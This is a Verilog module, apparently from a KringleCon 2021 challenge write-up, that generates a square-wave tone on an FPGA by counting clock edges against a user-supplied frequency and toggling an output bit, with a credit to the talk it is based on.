module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);

    real counter;                                   // create a variable to count clk edges
    reg sound;                                      // this will carry our output bit
    assign wave_out = sound;
    real limit;                                     // works out the no of edges to count
    always @(posedge clk or posedge rst)
    begin
        if(rst==1)
            begin
                sound <= 0;
                limit <= 62500000/(freq/100);       //i.e. half clk frequency divided by
user input
                counter <= limit;
            end
        else
            begin
                if (counter<=0)
                    begin
                        counter <= limit-1;
                        sound <= sound ^ 1'b1;      // invert output bit
                    end
                else counter <= counter - 1;        // decrement counter
            end
    end
endmodule
```

Credit: Based on Code Presented by Prof. Qwerty Petabyte[15]

[15] Prof. Qwerty Petabyte, FPGA Design for Embedded Systems | KringleCon 2021 https://youtu.be/GFdG1PJ4QjA?t=302